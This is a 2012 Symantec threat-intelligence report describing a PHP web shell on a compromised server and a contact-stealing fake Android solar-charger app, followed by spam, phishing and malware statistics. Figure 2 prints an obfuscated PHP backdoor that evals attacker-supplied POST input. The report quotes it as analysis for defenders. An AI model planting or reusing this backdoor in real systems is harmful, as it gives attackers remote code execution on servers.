Symantec Intelligence Report: September 2012

How attackers administer malicious Web servers; An android threat that claims to charge your device

---

Welcome to the September edition of the Symantec Intelligence report, which provides the latest analysis of cyber security threats, trends, and insights from the Symantec Intelligence team concerning malware, spam, and other potentially harmful business risks. The data used to compile the analysis for this report includes data from August through September 2012.

Report highlights

- Spam – 75.0 percent (an increase of 2.7 percentage points since August): page 6
- Phishing – One in 245.4 emails identified as phishing (an increase of 0.088 percentage points since August): page 9
- Malware – One in 211.0 emails contained malware (an increase of 0.04 percentage points since August): page 11
- Malicious websites – 780 websites blocked per day (a decrease of 29.1 percent since August): page 12
- A look at how attackers administer malicious Web servers: page 2
- An innovative Android app that's too good to be true: page 4

Introduction

In this month's report, we take a look at an often-overlooked side of malicious code: how attackers administer the Web servers that they use to spread spam and malicious code. We highlight a PHP-based tool in particular that is often used to control and manipulate the configuration of these Web servers.

The tool can run arbitrary PHP code, bruteforce file transfer and database accounts, and even allows quick access to Web server configuration files so that the attacker can edit them in order to suit their malicious needs. The attacker can easily obfuscate his or her code, making its function less apparent if viewed by the legitimate server admins. We've witnessed this tool being used to create spam-related websites and hosting exploit pages to compromise further computers.

We also take a look at a rather interesting Android application that attempts to trick the user into thinking that they can charge their device with nothing but the rays of the sun. The only problem is, Android devices do not contain solar panels—a critical component needed to turn light into electricity. Naturally the application can do nothing of the sort. Instead, it steals sensitive information from the user.

Besides that we've seen slight increases in spam emails, phishing attempts, and email-borne threats this month. The file size of spam emails has shown a decrease this month, where 62 percent are smaller than 5Kb. This may indicate that attackers are currently including URLs that lead to spam or malicious websites, like the sites discussed in our lead story, instead of graphically focused emails.

I hope you enjoy reading this month's edition of the report, and please feel free to contact me directly with any comments or feedback.

Paul Wood, Cyber Security Intelligence Manager
paul_wood@symantec.com
@paulowoody

Report analysis

A Glimpse Inside the Spam and Malware Underworld

by Nicholas Johnston

Compromised Web servers are a common occurrence in the treat landscape. They're often the heart behind spam delivery and can play host to the exploit kits that facilitate the spread of malicious code. While we often talk about how these compromised servers administer malicious code, there's an aspect to the attacks we don't often talk about: how the attackers administrate these servers.

As a brief reminder, compromised servers are popular with spammers and malware authors as they reduce costs and complexity of hosting their own servers, and make it more difficult for security companies to deal with abuse: instead of the reputation of a Web server being simply 'good' or 'bad', this mixed reputation has to be handled carefully.

A Symantec.cloud system recently identified an interesting compromised Web server in Kazakhstan. The server is a shared hosting server, hosting many legitimate web sites. However, spammers had uploaded a PHP-based shell application, giving them almost full control of the server through a convenient Web interface.

Figure 1 – PHP-based application for administering a compromised Web server

The application is quite full-featured. At the top of the screen, information about the system is shown: free disk space, version of the Linux kernel, and so on. By default, the application ("BOFF") opens in file manager view, allowing files to be created, viewed, downloaded, renamed, etc. However, the application offers plenty of other functionality. There's a console, effectively providing basic shell access to the server. If this level of access isn't sufficient, there's an option to set up a server on an arbitrary port, with 31337—representing "elite" in so-called "leet-speak"—being the default. Any doubt that this shell is a malicious tool is removed when some of its other features are uncovered, giving an attacker the ability to do the following:

- Run arbitrary PHP code, bypassing PHP's safe mode if it's enabled.
- Bruteforce FTP, Mysql and Postgres accounts.
- Use shortcuts to find Web server configuration files.

Another part of the interface lists "userful" [sic] tools installed on the server like compilers and downloading tools (like cURL or wget).

All of this functionality allows an attacker to use the system, sending spam or setting up malicious Web pages, as they see fit. Although this shell is interesting in itself, what the shell allows us to discover is even more interesting.

Several highly obfuscated PHP files have been placed on this particular server, for example:

```
<? if(isset($_GET[[redacted]])){$d=substr(8,1);foreach(array(36,112,61,64,36,95,80,79,83,84,91,39,112,49,3
9,93,59,36,109,61,115,112,114,105,110,116,102,40,34,37,99,34,44,57,50,41,59,105,102,40,115,116,114,112
,111,115,40,36,112,44,34,36,109,36,109,34,41,41,123,36,112,61,115,116,114,105,112,115,108,97,115,104,1
01,115,40,36,112,41,59,125,111,98,95,115,116,97,114,116,40,41,59,101,118,97,108,40,36,112,41,59,36,116
,101,109,112,61,34,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,66,121,73,
100,40,39,80,104,112,79,117,116,112,117,116,39,41,46,115,116,121,108,101,46,100,105,115,112,108,97,121
,61,39,39,59,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,66,121,73,100,40
,39,80,104,112,79,117,116,112,117,116,39,41,46,105,110,110,101,114,72,84,77,76,61,39,34,46,97,100,100,
99,115,108,97,115,104,101,115,40,104,116,109,108,115,112,101,99,105,97,108,99,104,97,114,115,40,111,98
,95,103,101,116,95,99,108,101,97,110,40,41,41,44,34,92,110,92,114,92,116,92,92,39,92,48,34,41,46,34,39
,59,92,110,34,59,101,99,104,111,40,115,116,114,108,101,110,40,36,116,101,109,112,41,46,34,92,110,34,46
,36,116,101,109,112,41,59,101,120,105,116,59)as$c){$d.=sprintf((substr(urlencode(print_r(array(),1)),5
,1).c),$c);}eval($d);
```

Figure 2 –Obfuscated PHP

One of these files acts a simple but effective back door, allowing arbitrary files to be downloaded to the server. These files can contain extra PHP code to run. To function, the back-door requires certain obscurely-named HTTP request parameters to be set. The MD5 sum of one of the parameters must match a particular MD5 specified in the PHP source code, acting as a crude type of authentication. When the back-door script receives a valid request and tries to download files from a location specified, it includes lots of details about the server such as the host name and PHP configuration.

Spammers have also placed several other static HTML files on the server. The URLs that point to these files are included in spam messages. One file redirects to a pharmaceutical spam site:

Figure 3 – Pharmaceutical spam website

Another redirects to a pornographic site:




Figure 4 – Pornographic spam website

But perhaps most interesting is that the site also includes a page containing obfuscated JavaScript:

Figure 5 – Obfuscated JavaScript

When run, this JavaScript redirects to a page containing a variety of exploits. Any computers guided to these pages could find themselves falling victim to the attackers.

This tool makes it quite easy for the attackers to configure a compromised Web server to perform a variety of tasks. It's very interesting to see the gang controlling this Web server is promoting both spam and malicious links. Perhaps compromising machines is more profitable than spam, or perhaps it allows spammers to infect more machines with spam-sending botnet software.

Android Application Makes "Incredible" Technological Breakthrough

by Hon Lau

The world of Android applications is truly a buzzing hive of activity these days. As a result, more and more scammers jump on this highly productive bandwagon, and the types of attacks and scams get more creative—some are so incredible they defy belief.

As any smartphone user knows, battery life is a perennial problem. The high processing power of embedded CPUs and large, bright LCD screens, coupled with frequent usage, means a lot of juice is required to keep the show going throughout the day. Device users can sometimes be caught short for power, finding themselves with a dead device when they need it.

This has spawned a whole genre of applications aimed at addressing this problem. There are some applications that will offer status updates on battery life and notify you when your battery is getting low. Still others help make your battery last longer by turning off features that are not necessary.

The effectiveness of these types of applications varies from the useful to the negligible, so a little research is required to determine this. Unfortunately there are also malicious applications, such as “Battery Long” (Android.Ackposts[1]), that appear to help with the battery life, but simply steal information from the compromised device.

Breaking through the boundaries of credibility are a bunch of applications that will supposedly turn your phone screen into a solar charger. Even though this is completely false, there are a number of “legitimate” applications out there making this claim. Many operate by using the cameras to measure the ambient light levels to move an onscreen dial, indicating the “charge rate” for increased accuracy. These are joke applications at best, in some cases even including small print on the application description page denying it has the ability to actually charge the phone.

Beyond the fun that can be had playing practical jokes, there is good reason to avoid such applications altogether. Take the following iteration of Android.Sumzand[2] for example.

Figure 6 – Fake solar charger in Android.Sumzand

The application claims to be able to convert the screen on your device into a solar panel and use it to charge the battery, if exposed to sunlight. However, there are some unstated capabilities within this application that you need to watch out for—Android.Sumzand also happens to steal contact data from your phone.

Until real solar panels are actually installed on phones, it’s best to just continue charging your phone the old-fashioned way: plugging it in to a wall socked or USB port. Besides that, be careful what you download and install from application marketplaces. If an application requests permissions that seem out of the ordinary for what it is supposed to do, then don’t install it.

[1] *http://www.symantec.com/security_response/writeup.jsp?docid=2012-072302-3943-99*
[2] *http://www.symantec.com/security_response/writeup.jsp?docid=2012-080308-2851-99*

Global Trends & Content Analysis

Symantec has established some of the most comprehensive sources of Internet threat data in the world through the Symantec™ Global Intelligence Network, which is made up of more than 64.6 million attack sensors and records thousands of events per second. This network monitors attack activity in more than 200 countries and territories through a combination of Symantec products and services such as Symantec DeepSight™ Threat Management System, Symantec™ Managed Security Services and Norton™ consumer products, and other third-party data sources.


In addition, Symantec maintains one of the world's most comprehensive vulnerability databases, currently consisting of more than 47,662 recorded vulnerabilities (spanning more than two decades) from over 15,967 vendors representing over 40,006 products.

Spam, phishing and malware data is captured through a variety of sources, including the Symantec Probe Network, a system of more than 5 million decoy accounts; Symantec.cloud and a number of other Symantec security technologies. Skeptic™, the Symantec.cloud proprietary heuristic technology is able to detect new and sophisticated targeted threats before reaching customers' networks. Over 8 billion email messages and more than 1.4 billion Web requests are processed each day across 15 data centers. Symantec also gathers phishing information through an extensive antifraud community of enterprises, security vendors, and more than 50 million consumers.

These resources give Symantec's analysts unparalleled sources of data with which to identify, analyze, and provide informed commentary on emerging trends in attacks, malicious code activity, phishing, and spam. The result is the annual Symantec Internet Security Threat Report, which gives enterprises and consumers the essential information to secure their systems effectively now and into the future.

Spam Analysis

In September, the global ratio of spam in email traffic rose by 2.7 percentage point since August, to 75.0 percent (1 in 1.33 emails). This follows the continuing trend of global spam levels diminishing gradually since the latter part of 2011.



September 2012

Global Spam Categories

The most common category of spam in September is related to the Sex/Dating category, with 47.93 percent.

Category Name	September 2012	August 2012
Sex/Dating	47.93%	42.51%
Pharma	27.64%	32.61%
Watches	12.49%	8.55%
Jobs	7.83%	6.85%
Casino	2.26%	1.60%
Software	1.20%	5.86%
Mobile	0.17%	0.48%
Degrees	0.15%	0.60%
419/scam/lotto	0.14%	0.76%
Newsletters	0.05%	0.07%
Weight Loss	<0.01%	0.11%

Spam URL Distribution based on Top Level Domain Name

The proportion of spam exploiting URLs in the .com top-level domain decreased in September, as highlighted in the table below.

TLD	September 2012	August 2012
.com	60.4%	64.6 %
.ru	12.1 %	7.0 %
.net	6.3 %	8.3 %
.info	3.7 %	3.1 %


Average Spam Message Size

In September, the proportion of spam emails that were 5Kb in size or less increased by 17.8 percentage points. Furthermore, the proportion of spam messages that were greater than 10Kb in size decreased by 9.2 percent, as can be seen in the following table.

Message Size	September 2012	August 2012
0Kb – 5Kb	62.1 %	44.3 %
5Kb – 10Kb	21.7 %	30.2 %
>10Kb	16.3 %	25.5 %

Spam Attack Vectors


September highlights the increase in spam emails resulting in NDRs (spam related non-delivery reports). In these cases, the recipient email addresses are invalid or bounced by their service provider. The proportion of spam that contained a malicious attachment or link decreased, with periodic spikes of spam activity during the period, as shown in the chart below.



NDR spam, as shown in the chart above, is often as a result of widespread dictionary attacks during spam campaigns, where spammers make use of databases containing first and last names and combine them to generate random email addresses. A higher-level of activity is indicative of spammers that are seeking to build their distribution lists by ignoring the invalid recipient emails in the bounce-backs. The list can then be used for more targeted spam attacks containing malicious attachments or links. This might indicate a pattern followed by spammers in harvesting the email addresses for some months and using those addresses for targeted attacks in other months.

Phishing Analysis

In September, the global phishing rate increased by 0.088 percentage points, taking the global average rate to one in 245.4 emails (0.41 percent) that comprised some form of phishing attack.




September 2012

Analysis of Phishing Websites

The overall phishing increased by about 4.46 percent this month. Unique domains increased by about 13 percent as compared to the previous month. Phishing websites that used automated toolkits decreased by 3 percent. Phishing websites with IP domains (for e.g. domains like http://255.255.255.255) decreased by about 29 percent. Webhosting services comprised of 3 percent of all phishing, an increase of 9 percent from the previous month. The number of non-English phishing sites increased by 103 percent. Among non-English phishing sites, French, Italian, Portuguese, and Spanish were highest in August.

Geographic Location of Phishing Websites




Country	August*	July
United States	51.6%	52.0%
Germany	5.6%	6.0%
United Kingdom	3.8%	4.1%
Brazil	3.7%	3.2%
Canada	3.1%	3.4%
France	3.0%	2.9%
Russia	2.4%	2.5%
Netherlands	2.2%	2.3%
China	2.0%	2.1%
Poland	1.8%	1.4%


September 2012

Symantec™

Tactics of Phishing Distribution



Organizations Spoofed in Phishing Attacks, by Industry




Malware Analysis

Email-borne Threats

The global ratio of email-borne viruses in email traffic was one in 211.0 emails (0.47 percent) in September, an increase of 0.04 percentage points since August.

In September, 22.2 percent of email-borne malware contained links to malicious websites, 2.6 percentage points higher than August.



September 2012

Frequently Blocked Email-borne Malware

The table below shows the most frequently blocked email-borne malware for September, many of which relate to generic variants of malicious attachments and malicious hyperlinks distributed in emails. Approximately 30.5 percent of all email-borne malware was identified and blocked using generic detection.

Malware identified generically as aggressive strains of polymorphic malware accounted for 10.9 percent of all email-borne malware blocked in September.

Malware Name	% Malware
W32/Bredolab.gen!eml.j	12.51%
Exploit/Link-generic-ee68	6.24%
W32.Virut!html	5.50%
HTML/JS-Encrypted.gen	4.84%
Suspicious.JIT.a-1cd6	3.80%
W32/Warezov-Heur	3.74%
Suspicious.JIT.a-2f53	3.55%
W32/NewMalware!16a0	2.28%
NewMalware.Generic-db21-42bb	2.24%
VBS/Generic	1.63%

The top-ten list of most frequently blocked malware accounted for approximately 46.3 percent of all email-borne malware blocked in September.

